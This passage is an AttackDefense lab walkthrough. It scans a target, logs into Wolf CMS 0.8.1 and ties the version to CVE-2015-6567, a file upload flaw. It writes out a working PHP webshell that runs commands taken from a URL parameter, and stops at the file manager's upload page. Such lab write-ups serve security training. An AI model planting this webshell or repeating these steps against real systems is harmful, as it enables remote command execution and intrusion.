ATTACK DEFENSE

by PentesterAcademy

Name	Shared Network Namespace
URL	https://attackdefense.com/challengedetails?cid=14
Type	Docker Security : Docker Breakouts


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Get shell access on the host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Identify the IP address of the target machine.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
10401: eth0@if10402: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
10404: eth1@if10405: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:5e:22:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.94.34.2/24 brd 192.94.34.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.94.34.2, the target machine will have ip address 192.94.34.3

Step 2: Perform nmap scan and identify the open ports on the target machine.

Command: nmap -p- 192.94.34.3




```
root@attackdefense:~# nmap -p- 192.94.34.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 17:39 IST
Nmap scan report for target-1 (192.94.34.3)
Host is up (0.000013s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:5E:22:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
root@attackdefense:~#
```

Port 10000 port is open on the target machine.

Step 3: Perform version detection with nmap.


Command: nmap -sV -p 10000 192.94.34.3



```
root@attackdefense:~# nmap -p 10000 -sV 192.94.34.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 18:53 IST
Nmap scan report for target-1 (192.94.34.3)
Host is up (0.000032s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:5E:22:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.05 seconds
root@attackdefense:~#
```

Step 4: Open Mozilla firefox and access the web application.

URL: http://192.94.34.3:10000


Home Page

192.94.34.3:10000

Wolf content management simplified

Home About us Articles

About Me

I'm just a demonstration of how easy it is to use Wolf CMS to power a blog. more ...

Favorite Sites

- Wolf CMS

Recent Entries

- My second article
- My first article

Archives

Syndicate

Articles RSS Feed

Home Page

My second article

This is my second article.

Posted by Administrator on Sun, 15 Jul 2018

My first article

My **first** test of my first article that uses *Markdown*.

Posted by Administrator on Sun, 15 Jul 2018


© Copyright 2019 Your name
Wolf CMS Inside.

WolfCMS is running on the target machine.

Step 5: Access the admin login portal. The login credentials of the web application along with the admin panel url is mentioned in the challenge description. Navigate to the URL given below.

- Username: robert
- Password: password1

URL: http://192.94.34.3:10000/?/admin/login


Login - Wolf CMS

192.94.34.3:10000/?/admin/login

Login - Wolf CMS

Username: Password:


Remember me for 30 minutes.

Login (Forgot password?)

website: Wolf CMS

Step 6: Login to the web application.

Admin Dashboard:



Wolf CMS

You are currently logged in as robert | Log Out | View Site


Pages

Page (reorder)	Layout	Status	View	Modify
Home Page	Wolf	Published		
About us	inherit	Published		
Articles (Archive)	inherit	Published		
RSS Feed	RSS XML	Hidden		

Thank you for using Wolf CMS 0.8.1 | Feedback | Documentation

The Wolf CMS version is 0.8.1

Step 7: Search on google “wolfcms exploit” and look for publically available exploits.



wolfcms exploit


About 2,610 results (0.32 seconds)

Wolf CMS 0.8.2 - Arbitrary File Upload - PHP webapps Exploit
https://www.exploit-db.com › exploits
Apr 22, 2015 - CVE-120877 . webapps **exploit** for PHP platform. ... This **exploit** a file upload **vulnerability** found in **Wolf CMS** 0.8.2, and possibly prior. Attackers ...

Wolf CMS - Arbitrary File Upload / Execution ... - Exploit-DB
https://www.exploit-db.com › exploits
Aug 28, 2015 - **Exploit** Title : **Wolf CMS** 0.8.2 Arbitrary File Upload To Command Execution # Reported Date : 05-May-2015 # Fixed Date : 10-August-2015 ...

The second exploit db link contains the information regarding the steps to be followed to exploit the vulnerability.


Exploit DB Link: https://www.exploit-db.com/exploits/38000



```
# Exploit Title     : Wolf CMS 0.8.2  Arbitrary File Upload To Command
Execution
# Reported Date     : 05-May-2015
# Fixed Date        : 10-August-2015
# Exploit Author    : Narendra Bhati
# CVE ID            : CVE-2015-6567 , CVE-2015-6568
# Contact:
* Facebook          : https://facebook.com/narendradewsoft
*Twitter            : http://twitter.com/NarendraBhatiB
# Website           : http://websecgeeks.com
# Additional Links -
* https://github.com/wolfcms/wolfcms/releases/
* https://www.wolfcms.org/blog/2015/08/10/releasing-wolf-cms-0-8-3-1.html
```

There is a cve entry for the vulnerability. Find more information regarding the cve.

CVE Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6567



cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6567

HOME > CVE > CVE-2015-6567

CVE-ID	
CVE-2015-6567	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Wolf CMS before 0.8.3.1 allows unrestricted file upload and PHP Code Execution because admin/plugin/file_manager/browse/ (aka the filemanager) does not validate the parameter "filename" properly. Exploitation requires a registered user who has access to upload functionality.

References


Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

The vulnerability is in all Wolf CMS version before 0.8.3.1. Since the web application running on the target machine is of version 0.8.1, the same exploit can be used to exploit the target web application.

Step 8: Create a PHP webshell.


PHP Webshell:

```
<?php

$output=shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";

?>
```



```
root@attackdefense:~# cat shell.php
<?php

$output=shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";

?>
root@attackdefense:~#
```


Step 9: Click on the Files tab.


Files | Wolf CMS
192.94.34.3:10000/?/admin/plugin/file_manager
Wolf CMS
You are currently logged in as robert | Log Out | View Site
Pages
Files
public/
Create new file
Create new directory
Upload file

